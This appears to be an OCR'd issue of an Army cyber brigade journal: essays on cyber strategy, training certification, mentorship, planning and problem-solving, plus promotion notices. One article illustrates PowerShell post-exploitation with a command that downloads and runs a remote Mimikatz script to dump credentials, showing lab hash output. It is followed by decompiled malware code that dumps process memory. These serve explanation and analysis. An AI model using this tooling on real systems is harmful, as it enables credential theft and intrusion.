MANY WHO HAVE BEEN around this thing we call Cyber have heard the steady drum beat of the command to accomplish USCYBERCOM’s threefold mission: defend friendly resources and capabilities; improve, maintain and sustain the DoD Information Network (DODIN); and to project power in and through cyberspace. The Nation and military recognize the importance of Cyber as a domain of warfare and our systems and infrastructure as a warfighting platform. Cyber capabilities have been employed as a component of Multi-Domain Operations to decisively support conventional operations, as unilateral actions solely in cyberspace to deter hostile actors, and as a part of broader information warfare campaigns to influence global populations and governments. Projecting power in and through cyberspace has often been defined through the ideas of holding targets at risk or persistently engaging them. These concepts have often been treated as binary options with cyber elements struggling to change their plans and adapt to a different strategy. The reality is that any long term strategy to affect a hostile adversary must incorporate both to effectively impact a target system.

The concept of hold at risk in the cyber domain is the same as in the physical domains of warfare; gain a position and be prepared to deny, disrupt, degrade, or destroy a key target.

The concept of hold at risk in the cyber domain is the same as in the physical domains of warfare; gain a position and be prepared to deny, disrupt, degrade, or destroy a key target. This methodology is reminiscent of a chess game where by one adversary holds their opponent in check through strategic maneuvering and the threat of decisive action, waiting for the moment to take that key piece from the board to assure victory. Strategically it makes sense to attempt to covertly maintain exquisite accesses and capabilities and ensure they are ready to pull off the shelf when they are vitally needed. In a reality of constantly changing networked systems where any unforeseen software patch can render a vital capability useless, this is not always achievable.

Persistent engagement lies at the opposite end of the spectrum. Those two words describe the continuous, un-ending fight to defend the nation through defensive and offensive actions. This includes active missions during peace-time that do not rise to the level of armed conflict but still effect our adversary’s ability to wage war or exert power. In the cyber domain this is often still interpreted as attacking an adversary’s infrastructure, the proverbial “red space” supporting their operational mission or the

intermediary devices along their virtual "movement corridor". This approach supports taking action to dissuade an enemy or to deny them the ability to operate, but given common information system standards and procedures the effects can be remediated with relative ease by simply restarting a device, re-imaging hardware from a backup, or restoring a virtual machine snapshot. There are more ways to effect the adversary.

One of the most effective "effects" is to simply share information about an adversary with the public. Exposing an adversary's techniques and capabilities to the global security enterprise can strip away those tools and reveal where they are. This information can be gathered from existing defensive missions where adversary presence and access attempts are discovered on our own networks. But this purely defensive approach leaves USCYBERCOM in a reactive posture. That is where the Hunt Forward concept comes into play along with active on-net missions and intelligence partnerships to perform active reconnaissance of the internet between our friendly "blue space" and the adversary's "red space." This information sharing model also enables a whole of government response to any given adversary by allowing domestic authorities to engage activity within U.S. borders while other government agencies can use their unique authorities to counter threats using the full power of the government.

A complete strategy has to include both the "hold at risk" and "persistent engagement" concepts in its planning, preferably with multiple lines of effort utilizing both against each major target set. Remaining persistently engaged enables the command to defend U.S. interests where they touch the cyber domain during peace-time through active defense and low-intensity offensive operations while also ensuring the force remains ready to perform their war-time functions. Including the larger holistic approach strengthens partnerships with the global security enterprise through information sharing. Despite the realities and challenges of the "hold at risk" model, it remains important to develop the deep, covert accesses needed for decisive actions in adversary red space as well. When combined in a comprehensive fashion with multiple effects options, USCYBERCOM is enabled to far more effectively prevent hostile cyber activity by our adversaries and act decisively when ordered. ■

References:

- *DOD Fact Sheet: Cyber Mission Force. U.S. Army Cyber Command. https://www.arcyber.army.mil/Info/Fact-Sheets/Fact-Sheet-View-Page/Article/2079594/dod-fact-sheet-cyber-mission-force/#:~:text=USCYBERCOM's%20Cyber%20National%20Mission%20Force,aligned%20to%20support%20the%20CNMF.*
- *TRADOC Pamphlet 525-3-1, The U.S. Army in Multi-Domain Operations 2028. https://www.tradoc.army.mil/Portals/14/Documents/MDO/TP525-3-1_30Nov2018.pdf*
- *Pellerin, Cheryl. "Cyber Command Increases Readiness to Hold Targets at Risk". U.S. Department of Defense. https://www.defense.gov/Explore/News/Article/Article/1177798/cyber-command-increases-readiness-to-hold-targets-at-risk/*
- *Lopez, C. Todd. "Persistent Engagement, Partnerships, Top Cybercom's Priorities". U.S. Department of Defense. 14 May 2019. https://www.defense.gov/Explore/News/Article/Article/1847823/persistent-engagement-partnerships-top-cybercoms-priorities/*
- *"An Interview with Paul M. Nakasone". Joint Forces Quarterly. JFQ 92, 1st Quarter 2019, p9. https://ndupress.ndu.edu/Portals/68/Documents/jfq/jfq-92/jfq-92_4-9_Nakasone-Interview.pdf*

The Decline of Powershell in Post-Exploitation

By Chief Warrant Officer 2 Chris Shepard, 781st Military Intelligence Battalion (Cyber)

OVER THE LAST DECADE, PowerShell has dominated the landscape of post-exploitation in the world of Windows Penetration Testing, and rightfully so. The ease of integrating into the .Net framework and interacting with system APIs with easily modifiable and agile scripts was a pentester's dream. As Microsoft increased functionality from less than 300 cmdlets to over 3000 cmdlets in the interest of easier management for system administrators and developers alike, the information security professionals on red teams and penetration testing teams abused the functionality and showed its true power. As such, Microsoft developed easy to use and extraordinarily verbose logging and alerting mechanisms that easily cue off the more popular methods of utilizing PowerShell during penetrating testing engagements.

The initial enhancements to logging within Windows NT6 provided operational and administrative logging in addition to the core windows logging capabilities. As the operating system matured into what is now NT10, maximum logging can identify every command and argument run. Implementations of AMSI and ScriptBlock Logging have made it increasingly difficult to run newer versions of PowerShell. The workarounds, primarily a version two downgrade, that have been in play to avoid such logging are becoming obsolete on their own. As the system administrators and defensive professionals catch up to the attacks launched through PowerShell, the testers are getting more creative as well.

One of the key components in interacting with modern Windows operating systems lies in the .Net framework. The C#(C-Sharp) language was specifically designed with the roll out of .Net back in 2000 and has been on a steady incline in use by developers and penetration testers. In recent years the logging and alerting of PowerShell has forced a shift in tools and techniques. The shift has caused premiere red team training providers to stop teaching PowerShell only training. The Spectre-Ops team recently disclosed all of their PowerShell training and scripts, and they have moved to C# implementations in their GhostPack project.

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
SID               : S-1-5-20
    msv :
     [00000003] Primary
     * Username : ADSDC02$
     * Domain   : ADSECLAB
     * NTLM     : b4b2ba6980fea68fe9ad0d38c75129d2
     * SHA1     : e8d60baf02dcb8ba8598bc5ffcde86b9fe6269b8
    tspkg :
    wdigest :
     * Username : ADSDC02$
     * Domain   : ADSECLAB
     * Password : e9 a1 dc 7e 70 7f 1a 82 c3 63 32 de c4 2e da 3a 1c a0 e9 a0 b3 fb 7d 1f 26 63 a6 e1 7e 6a 11 c8 b0 eb
0 f8 50 bc 54 7b 73 fa b3 4c b3 05 ba 66 1f ac 34 8c 0c 4d 79 95 dd 63 7e ab 4b 2a 24 83 fa 16 ff 03 e1 c1 ff 56 5e 28
 b0 80 00 12 9a b2 0b 28 a8 8b 6c ea 3a ee 35 50 b9 e1 e5 d6 66 c6 f6 a4 51 fe 7a 1c 2f 17 b2 70 3b 8f bb ad 1e 76 0b
59 99 67 ed 51 81 34 11 7f 3b e7 5c 64 7c f9 ab d9 90 98 e9 89 78 1d 43 ad e2 ad ac c6 af e7 24 2c d5 76 fe 14 17 69 0
e 19 c0 11 a1 b1 ef 25 27 5d 4a 17 52 73 37 99 c9 d5 3a c6 49 fe ce 5a 78 1c e4 58 ea e9 35 a0 c1 1c a0 0b 9e 05 0b b9
 fc fd ed 27 c0 7c a4 f0 c5 3c bd 57 13 77 18 3f 6f fb f4 df 2d 81 0c 65 cf 72 79 26 24 e5 e6 e9 ae 05 bc 40 c2 9e 98
91 16 26 1b b0 44 3f 11 9e
```

With the moves made by industry professionals in diversifying their toolkit it is only appropriate that security professionals on both sides, offensive and defensive, keep an open mind about moving away from PowerShell centric engagements. While moving the focus of an engagement away from PowerShell will likely emulate an innovative attacker, it would be silly to abandon it completely and it should still be maintained as a necessary skillset for any information security professional. ■

References:

- https://adsecurity.org/?p=2604
- https://yoroi.company/research/the-arsenal-behind-the-australian-parliament-hack/


```
namespace LazyCat
{
    // Token: 0x02000004 RID: 4
    internal class LazyCatFunc
    {
        // Token: 0x06000018 RID: 24 RVA: 0x00002190 File Offset: 0x00000390
        public static Process[] OpenProcess(string ProcessName, int ProcessID)
        {
            Token.GetCurrentThreadToken(983551u).EnablePrivilege("SeDebugPrivilege");
            if (ProcessID != 0)
            {
                return new Process[]
                {
                    Process.GetProcessById(ProcessID)
                };
            }
            if (ProcessName != null && ProcessName != string.Empty)
            {
                return Process.GetProcessesByName(ProcessName);
            }
            return null;
        }

        // Token: 0x06000019 RID: 25 RVA: 0x000021DC File Offset: 0x000003DC
        public static Token[] GetProcessToken(Process process, string Filter, bool FechAll)
        {
            return process.GetProcessToken(Filter, FechAll);
        }

        // Token: 0x0600001A RID: 26 RVA: 0x000021E8 File Offset: 0x000003E8
        public static void DumpMemory(Process Process, string Output)
        {
            using (FileStream fileStream = new FileStream(Output, FileMode.Create))
            {
                DbgHelp.MiniDumpWriteDump(Process.Handle, Process.Id, fileStream.SafeFileHandle, DbgHelp.MINIDUMP_TYPE.MiniDumpWithFullMemory, IntPtr.Zero, IntPtr.Zero,
                    IntPtr.Zero);
            }
            FileSecurity accessControl = File.GetAccessControl(Output);
            NTAccount identity = new SecurityIdentifier(WellKnownSidType.BuiltinUsersSid, null).Translate(typeof(NTAccount)) as NTAccount;
            accessControl.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.FullControl, AccessControlType.Allow));
            File.SetAccessControl(Output, accessControl);
        }
```

The Experts' Guide to Training Certification

By Chief Warrant Officer 3 Jonathan Hendrickson, Technical Director, 781st Military Intelligence Battalion (Cyber)

As the Brigade marches towards a future of engaged persistence in the cyber domain, training certification remains a top priority.

The trait of a mature organization is a robust certification program, something that can take years to perfect. The existing ARCYBER model is flawed, as it does not encourage a trainer to invest in their trainee. The current ARCYBER training certification plan reminds me of a quote from Star Lord of the Marvel Universe – "I like your plan, except it sucks. So let me do the plan, and that way, it might be really good." Whether the trainer approaches their job aggressively or nonchalant, there are no significant consequences imposed on the trainer. There is no enforcement of training, no accountability, and no third-party audit to verify the job was done correctly. Almost no one would dare say that AIT produces Soldiers ready to accomplish the mission, so why do we approach training certification as if personnel have already certified? In the best interest and long-term health of the organization, we need to evolve our training certification process.


WHAT WE GOT RIGHT

Joint Qualification Records (JQR)

Courtesy of U.S. Army Cyber Command (ARCYBER) and years of Work Role Working Groups (WRWG), the current JQR was born. By no means perfect, the JQR is currently the most important document for creating a fully trained and qualified cyber Soldier. The JQR stands as a detailed list of baseline knowledge, skills, and abilities necessary for a given work role. JQR line items are accompanied with training resources which can be used to ascertain "acceptable" answers to individual line items. Put simply, the JQR is the recipe for creating various work roles. Regardless of who is trained, a properly implemented JQR by a qualified trainer will produce a Soldier who is able to conduct the mission within standard.

WHAT WE MISSED

Standardized Answers



From the trainee's perspective, the lack of an answer guide to accompany the JQR can be frustrating. Because there is no all-inclusive answer guide, the depth of acceptable answers varies based off your assigned trainer, and not the JQR. This produces inconsistency in trainee output of Soldiers. The first step towards professionalizing the cyber work force is the production of JQR specific training guides. With a training guide, the ambiguity in acceptable answers is removed.

Solution: Work Role Training Guides

Trainer/Trainee Accountability

Every Soldier possesses training records. However, there is no requirement for trainees and trainers to annotate what was covered during JQR training sessions in those training records. In fact, the only proof that training took place is when trainers/trainees emplace their initials as they sign off on individual JQR items. The lack of mandated training records documentation along with the wording of the JQR encourages pencil whipping and half-hearted training, with the promise of a work center free of the important lessons learned from the world's greatest teacher – failure.

Solution: Weekly training records entries

Certification Event/Test

The absolute best way to prove you can do a job, is to actively demonstrate it. Once a Soldier's JQR is complete, the trainee should partake in a final evaluation. The evaluation should be multi-tiered with mini capstones in the form of written, oral, and practical tests. Ensure the practical evaluation includes all the key tasks you would expect from a fully trained and qualified Soldier. A final certification event underscores the need for the trainer to engage with their trainee and embrace the importance of their role as the trainer.

Solution: Certification event administered by third-party (BDE TREX)

CONCLUSION

The Cyber Mission Forces (CMF) has some of the most talented personnel in the Army. We may never be free of the manning issues caused by retention, TDYs, PCS cycles, so we must ensure every available person is exceptional at their job. The JQR is a great start, however, as we mature as an organization, so must our approach. Creation of work role training guides, mandated training record entries, and a training certification event are the next evolution. A database to house these documents for centralized talent management is also needed. As trainers and leaders, we owe it to our trainees to make their training personally. Ask hard questions, demand more, and expose them to stressful situations in a training environment, so when it is time to work – you can depend on them to perform at a high standard without supervision. Likened to a motor pool, the Army does not need a force full of all-purpose vehicles that accomplish a lot of jobs, poorly. The Army needs Ferraris, cargo trucks, buses – specialized vehicles purposefully designed to excel in a specified set of functions. ■

A More Effective Mentorship Model

By Chief Warrant Officer 3 Sean O. Barr, C Company, 781st Military Intelligence Battalion (Cyber)

MENTORSHIP…THE word evokes different emotions, memories, and perspectives in each of us. When I was new, and thirsty for knowledge, I envisioned mentorship as an NCO providing me with the meaning of life, which would allow me to ascend to their level. I didn't experience what I thought I should, or needed, but some mentorship is better than none. I've learned, from my experiences, that an effective mentorship program, scheme or solution doesn't have to revolve around the formal, and sometimes rigid, practices forced on us. The methods that I have found most helpful was just spending routine time with my mentor which allowed us to discuss and work through matters pertaining to all aspects of life. With that in mind, I implore you to think about these key fundamentals of effective mentorship in the future:

1. Open and effective communication built on mutual trust and respect
2. Setting realistic and manageable expectations for both parties
3. Both parties are responsible and accountable in the feedback cycle

The methods that I have found most helpful was just spending routine time with my mentor which allowed us to discuss and work through matters pertaining to all aspects of life.

The Army defines mentorship as a voluntary developmental relationship that exists between a person of greater experience and a person of lesser experience characterized by mutual trust and respect. The Army, and the many Cyber units we work for, have developed numerous programs and tools in an effort to formalize this process. While these tools can be effective, most of them fail to incorporate all of the above mentorship fundamentals. What I think is lost on most of these programs is the simplicity of what a routine relationship built on these fundamentals can do for mentoring.

An effective mentorship relationship doesn't have to involve going out of the way to ensure it's tracked, recorded, or signed off punctually. It shouldn't be something loathed. Mentoring can, and should, be as any other routine interaction between two persons. It's an ongoing effort that can be as simple as answering a quick question over the phone, confirming with a colleague that they understand all the terminology you just used, or accompanying your mentor to an event you've never experienced in order to learn and observe. These examples of simple and routine interactions can be paramount to the mentoring process. These examples also take care not to leave either party overburdened or finding themselves attempting to avoid the mentorship process, vice propelling it forward.

I believe this open-minded and flexible method of mentorship is the most likely to succeed, particularly within our Cyber community. Every member of our Cyber community holds a different background and expertise that affords them more experience in a topic over others. We need the flexibility in our approach to mentorship to allow for more of a mesh network vice a hierarchical network of mentors and mentees. Through this practice and including the aforementioned fundamentals, we can empower future members to learn, grow and succeed at an accelerated pace than we may have. ■

FORT GEORGE G. MEADE, Md. – Spc. Wesley Smith, A Company, 781st Military Intelligence Battalion (Cyber), was promoted to specialist in front of his fellow Soldiers, Family and friends on McGlachlin Parade Field, June 12.

FORT GEORGE G. MEADE, Md. – Spc. John Ignozza-Seymour, A Company, 781st Military Intelligence Battalion (Cyber), was promoted to specialist in front of his fellow Soldiers and friends on McGlachlin Parade Field, June 17.

FORT GEORGE G. MEADE, Md. – Staff Sgt. Rodrigo Valdes, A Company, 781st Military Intelligence Battalion (Cyber), was promoted to staff sergeant in front of his fellow Soldiers and friends on McGlachlin Parade Field, June 17.

Recognizing Issues and Recommending Solutions: Grassroots Policy Change

By Chief Warrant Officer 4 Todd R. White, Senior Technical Advisor, 782nd Military Intelligence Battalion (Cyber)

"Cyber Legion" "Silent Victory".

TO SAY THE CYBERSPACE domain is an ever-changing environment is cliché; however, just because it's a cliché don't mean it ain't true. "Moving at the speed of cyber" is a common cry to deride the perception of slow policy change, but it also accurately describes the dynamic nature of the operational environment (OE). Service providers, IT professionals and hackers alike work tirelessly to build better capabilities to meet their organizational or personal goals. As a result, the Army's cyber professionals work with equal resolve to ensure the service's freedom of maneuver in cyberspace and deny our adversaries the same. This requires a nearly unprecedented need for technical skill at the front lines of cyberspace operations, with solutions coming from tactical formations and less so higher headquarters. Even systemic problems across the force can be difficult for the higher headquarters to detect. As the Cyber Branch prepares to celebrate its sixth birthday, we are only now starting to see senior leaders with experience in tactical cyber formations take positions in higher echelons. This experiential gap within the higher headquarters can make solving problems, even systemic ones, a challenge.

Solving problems fundamentally requires four things; access to relevant information, the ability to identify the problem, the knowledge to generate solutions and the authority to create change. Within the Cyber Branch, the aforementioned experiential gap separates who holds these three facts of problem solving. The tactical units have direct access to the information, the ability to identify the problem and the knowledge necessary to generate solutions. Typically, they experience these problems daily. However, these tactical units lack the third part of the trifecta of problem solving, the authority to make change. The authority rests with the commanders at the higher headquarters. However, due to the nature of the OE and the branch, commanders and staff often lack the access to relevant information, the ability to detect the problem and the experience to generate solutions.

This is why problem solving must come from the bottom up; grassroots policy change from the tactical edge. It is incumbent on tactical units to identify problems, conduct the necessary analysis, create solutions and make recommendations to commanders. The task to commanders then becomes enabling subordinate experts to make recommendations and then leverage their authority to implement appropriate change.

A prime example of this in action is the 782nd Military Intelligence Battalion's identification of redundant training across the force. For years, units struggled with U.S. Cyber Command (USCYBERCOM) J7 mandated work role training that duplicated knowledge, skills, attributes (KSA) taught in a variety of sources, largely Advanced Individual Training, Professional Military Education and college classes. Experts from the 782nd, the Cyber Legion, targeted the Mission Commander (MC) as the first work role for them to tackle. The group saw it as their initial "soft target" where there were few training equities from outside organizations. Not only did the group see mandated MC training as duplicative, the training actually fell well below the KSAs acquired from other sources. Furthermore, members of the MC community often questioned the applicability of the mandated training pipeline to the MC work role. Finally, MCs competed with three other work roles for training courses. A solution could potentially reduce the competition for already constrained resources, freeing up training for other work roles and shortening training timelines overall.

The group from the Cyber Legion got to work. They gathered the necessary information, compiling the MC KSAs and tasks from the USCYBERCOM Joint Cyber Training and Certification Standards (JCT&CS) manual, Critical Task Lists (CTL) from the 17-series MOSs, and Programs of Instruction (POI) from a variety of training courses. They identified or, in this case confirmed, the problem in conflict with the battalion commander's desired end state to provide trained and ready forces to the Cyber Mission Force. The group took a few weeks to go line by line through the KSAs and tasks to confirm both pipeline training and traditional military training answered each. At the end of their analysis, the group found no gaps between the KSAs from the JCT&CS and those taught in the 17-series MOS producing schools.

At the completion of their analysis, the group felt as if they had overcome a major obstacle but there was still more work to do. The group then addressed how to properly correct the issue. They examined possible solutions to address their problem. The group saw potential in addressing the training requirements in the MC Joint Qualification Record (JQR). Due to the JQR's recent update in 2019, they were concerned that another JQR update could take two years or longer and pursued

another option. The group finally decided that a training equivalency memo signed by the appropriate authority was the most expedient and effective course of action. At first considering the Cyber School, the group decided that the ARCYBER Deputy Commanding General (at the time, the highest signatory for JQRs) would be the most appropriate authority. So, the group drafted a policy memorandum for the D/CG's signature.

The final action, not covered in field manuals or SOPs, is the follow up. While subordinate units must seek approval from higher, they also need to help establish the priority. This is persistent engagement with the headquarters and being "the squeaky wheel". The subordinate must keep the potential solution within the commander's awareness and that it requires their action. The group from the 782d remained persistent as they sought approval for their recommended solution. After several months, ARCYBER rewarded the group with a new policy that granted a training exemption for all 17-series Soldiers for the MC pipeline. This enabled new arrivals to the brigade to attend the MC course and quickly integrate in to operations centers to begin gaining relevant experience.

In summation, it takes a combined effort between the higher headquarters and the subordinate units or teams to improve our force, but it must start at the lowest level. The detection of issues, analysis and solutions generation must come from the lowest level to inform commanders with the authority to affect change. To affect this grassroots policy change, experts at the lowest levels must do the work, gather the data, and present recommendations to commanders who, in turn, must enable and entrust subordinate units to evaluate current policies and identify where they fall short. ■

FORT GEORGE G. MEADE, Md. *– Chief Warrant Officer 3 John Graber, E Company, 782d Military Intelligence Battalion (Cyber), is promoted on the soccer field next to the brigade headquarters while the brigade command team holds the American Flag.*

FORT GORDON, Ga. *– Chief Warrant Officer 2 Jason Root, a 352N (Signals Intelligence Analyst), would have fooled many into thinking he was a 170A (Cyber Operations Technician). Root learned to program on his own and cultivated a rich data science mission supporting a Joint Task Force operation. Capt. Jordan Salyer presented him with a Meritorious Service Medal in recognition of the incredible work and capabilities he brought to 102 Cyber Support Team, 782nd Military Intelligence Battalion (Cyber).*

Directed COAs and Deliberate Planning

By Chief Warrant Officer 3 Zachary Hofstra, B Company, 782nd Military Intelligence Battalion (Cyber)

While we excel at the technical side of our respective functions; we have not been hit with the reality of operating in an adversary compressed timeframe.

THE ENEMY DOESN'T REALLY GET A VOTE IN our timing and tempo. We are afforded more time to tinker with processes and weapon systems than any other offensive mission set. Part of this is out of necessity, part of it is because cyber has never had to maneuver under fire when hesitation can be fatal. Offensive Cyber is a strategic weapon that we try to use for tactical results. Because we continue to operate in this manner, we need to adopt a much more tactical mindset for our planning. Lackadaisical approaches to planning have resulted in serious mission impacts to operations, personnel, and logistics. We receive directed, or heavily implied, COAs (course of action) so often than we are glazing over specified and implied tasks as well as establishing basic go/no-go criteria, battle drills, and common shared understanding of the battlefield. If we continue a personality-based success model, the future of cyber will be limited. We must join the rest of the regular Army and strive for policy-based success. New team members can operate efficiently in any environment if the directions are clear and not in the heads of only a few.

Directed COAs have been detrimental to our operations. Our team followed the standard approaches for various devices only to discover there was a commonality among all of our operations that made us completely ineffective due an admin adopting a known industry standard. We failed to identify that all of the operations were canalized along one avenue of approach and a single obstacle was effective against all of our attempts. This should have been planned out, should have been spread among multiple avenues of approach with a PACE plan (Primary, Alternate, Contingency, Emergency). Because individuals plan operations without a staff-type function, many details get overlooked or copy-pasted and we end up losing effectiveness for months due to what should have been less than a hiccup in operations. Shared understanding of a staff planning process would have mitigated this problem.

Our training is ad hoc and at the mercy of partners; however, getting calls to send personnel on multi-week TDYs for training events less than 24 hours before departure is unacceptable. We fill several billets and liaison locations forward and throughout various Global Combatant Commands; yet, it is almost always a one or two week notice to those assigned to those positions that can last six months. These are battle rhythm events that should pose no issues to ensure we are meeting the missions and taking care of personnel without undue stress. We need to understand the totality of our effective forces in time and space. We need to be able to clearly delineate requirements from "nice-to-haves" so we can apply the correct personnel to the appropriate efforts at the right time. This includes missions, training, deployments, taskers, and askers. Planning out a year in advance for where personnel will be mitigates emergency situations like above from dragging down morale, impacting team manning at critical times, and improves mission planning. Everyone will know forces available and their competence levels at the beginning of the planning process. It shouldn't be discovery learning as the plan is put together.

Our final planning consideration is resources. We rarely specify resources on any operation. This includes computer systems and programs, exploit methodology, contractor support, and electricity. We are heavily reliant on our partners to provide computer systems; however, there is a limit, and we require different software than the average analyst might. This process isn't readily identified; but every orange badge person should have a similar software baseline that is above what is traditionally offered to analysts. We have often run into issues that are supposed to be contractor provided only to find that support isn't available at certain times or days, specifically during operations. This has significantly impacted operations previously. Although deficient contractor support for communications isn't unique to Cyber, we are uniquely dependent on it. Rehearsals, drills, and checks will avoid some of this, but notifying both the operators and the contractors of the expectation and listing the support in the OPORD is critical to the common understanding. Our recent exercise highlighted that we have a few individuals with the correct software to visualize the "cyber terrain" but none of the new people had it and were left in the cold. The new Soldiers had completed their JQR and are fully functional members of the team, but they simply didn't have the same kit as people that have been there longer.


Cyber has pretended at being special forces for long enough, cyber is a maneuver force on a mostly-established domain and we should follow other maneuver forces into the world of deliberate planning for any and all movements and operations. This would improve morale and mission-effectiveness and mitigate risks to cyber operations. Directed COAs and personality-based success are for new organizations, our brigade is only a year away from being a decade old. These are processes we need to emplace now for the next 780th Military Intelligence Brigade (Cyber) Soldiers to surpass us instead of relearning the same issues again.

"We Have a Problem"

By Chief Warrant Officer 2 Paul Mengers, Analysis & Production Chief, E Company, 782d Military Intelligence Battalion (Cyber)

We have a problem. It may sound cliché or overly simple, but almost all problem-solving strategies start with the same thing; recognizing a problem.

THE KIPLING METHOD starts by asking, "What is the problem?" Both the IDEAL problem-solving method and the problem-solving steps from FM 22-100 begin with Identify the problem. The section in FM 6-22 covering metacognition, thinking about thinking, includes "What is the real problem" in its list of questions for improved understanding. Though a seemingly easy step, properly identifying and defining a problem remains crucial to creating appropriate solutions and changing conditions or situations to a desired state.




Upper left: IDEAL method, Lower left: FM 22-100, Upper: Kipling Method

Let us use the following scenario to illustrate the importance of properly identifying a problem. You work for automobile company with three assembly sites. Recently, the windshields in your vehicles began displaying retention problems and started popping out of vehicles during sudden stops or low speed collisions. The company performed analysis on the defective vehicles and determined that all of them originated from two of the companies three manufacturing facilities and none originated from the third. The company sends you to investigate the issues starting with the two factories producing the defective vehicles. At these sites, you discover that the employees installing the windshields follow the company's standard operating procedure to the letter; beginning the installation at the top of the windshield and finishing at the bottom. When you inspect the third factory, you discover that the workers install the windshield in a different manner, starting at the bottom of the windshield and finishing at the top. When you inquire about the difference in the installation method, the technician informs you that if you follow the SOP the windshield will fall out. The technician further explains that upon recognizing the issue, he reported it to his supervisor and they changed the local procedure.

Before research, you would likely define the initial problem as "vehicle windshields pop out of vehicles at sudden stops and low speeds collisions." After research, the problem becomes "incorrect SOP causes improper installation of vehicle windshields." You could also go further and define the problem as "lack of knowledge management prevents a known solution from company-wide implementation." Identifying the problem correctly becomes extremely important because the way you define the problem influences the solutions you will suggest to a given problem.

If you stopped at the first definition of the problem, what would you propose as a solution? Overhaul the design of the vehicle? End production of that model? The financial impact absorbed by the company could be severe. The second definition provides a much easier and less costly solution. Update the standard operating procedure to the method used at the third factory. Without a doubt, the company would be receptive to the solution and it would solve the company's immediate issues. The third way of framing the problem leads to a better solution. Implement measures allowing solutions to be reported and implemented within the company. This solution not only solves the current issues facing the company but creates an opportunity for future solutions to disseminate throughout the company. Hopefully, this would prevent future issues from occurring.

Obviously, I used a simplified scenario to make a point. Recommending solutions and ensuring they are the proper ones requires more steps. The Army' greatest limiting factor, time, will influence your ability to recognize problems and react appropriately. Time limitations might require you to resolve symptoms rather than underlying problem. Knowledge, experience, and practice will make the process faster and easier. In the end, the way you see a situation determines the approaches you will take. If you do not correctly identify and properly define the problem, you are unlikely to form the correct solution. ■



Recognizing Issues and Recommending Solutions

By Chief Warrant Officer 3 Ryan C. Rappold, Senior Technical Adviser, 782d Military Intelligence Battalion (Cyber)

At one time or another, every organization finds itself in the position where the success of its mission is dependent upon coordination and cooperation with an external entity.

SOMETIMES, THE STARS AND priorities of each organization align resulting in mutually suitable efforts and responsive interactions leading to success. Unfortunately, more often than not, this ideal scenario is not the case. Far too often the experience of coordinating with an external organization tends to be littered with hurdles including competing priorities, turf war mentality, "lanes in the road" discussions, or overprotective measures to limit the possibility of exposure or even harm. The need to break down barriers preventing effective collaboration and teamwork seems self-evident, yet this issue seems to be an observable re-occurring obstacle that manifests throughout disparate organizations. Recommendations to help navigate through this challenging issue may appear obvious. Nevertheless, the problem continues to persist in instance after instance. Leaders should work on the art of improving communication, establishing trust, and building relationships to help them maneuver the pitfalls of working with external entities. Though these recommendations seem simple and apparent, it is easier to say and pledge than to practice. Recognizing personal challenges in these areas can lead to improvements in overall effectiveness and mission success.

Soldiers are conditioned to strive to "be the best that you can be in the Army." Likely, every Soldier's experience originates with the indoctrination of being part of the best team, in the best squad, in the best platoon, in the best company, of the premier battalion, in the greatest brigade of initial entry training. This conditioning instills pride at the lowest level and encourages the individual to perform at their best to maintain that prestigious feeling. The conditioning and encouragement are transitive in nature. If each individual is striving to be the best at their tasks, then as a group there should be an exhibition of the collective best foot forward culminating in the best possible Army. This ceaseless endeavor to be the best also instills, at a foundational level, competitiveness that borders on dislike of challengers. Consider some of the cadences, slogans, and encouragements that are derivative of the competitiveness. Think of how you must be better than other platoons, companies, battalions, etc. The good news is that our engrained nature as a force to compete, sometimes to the point of dislike, it is not our fault. We were trained that way. A certain amount of competitiveness is healthy. It pushes us to continue to strive to be better and even fosters esprit de corps. The bad news is that the competitive fight, sometimes bleeds over and likely subconsciously inhibits maximum teamwork between organizations. It is the job of leaders in the formation to recognize this and work to expand the sphere of team when working with external entities.

Mission dependencies are inevitable, and examples of tenuous relationships between entities are abundant. If you have been in uniform for a cycle or two it is almost certain that an example of such an instance is accessible in your mind as you read these words. These contentious relationships do not even have to be external to a unit. Relationships can be strained, based on perspective, even between cells within a team (Operations versus Analysis & Production), within companies (operational requirements versus training and task requirements), and with staff sections. These situations, if not handled appropriately, can lead to degradation of morale and effectiveness within a unit.

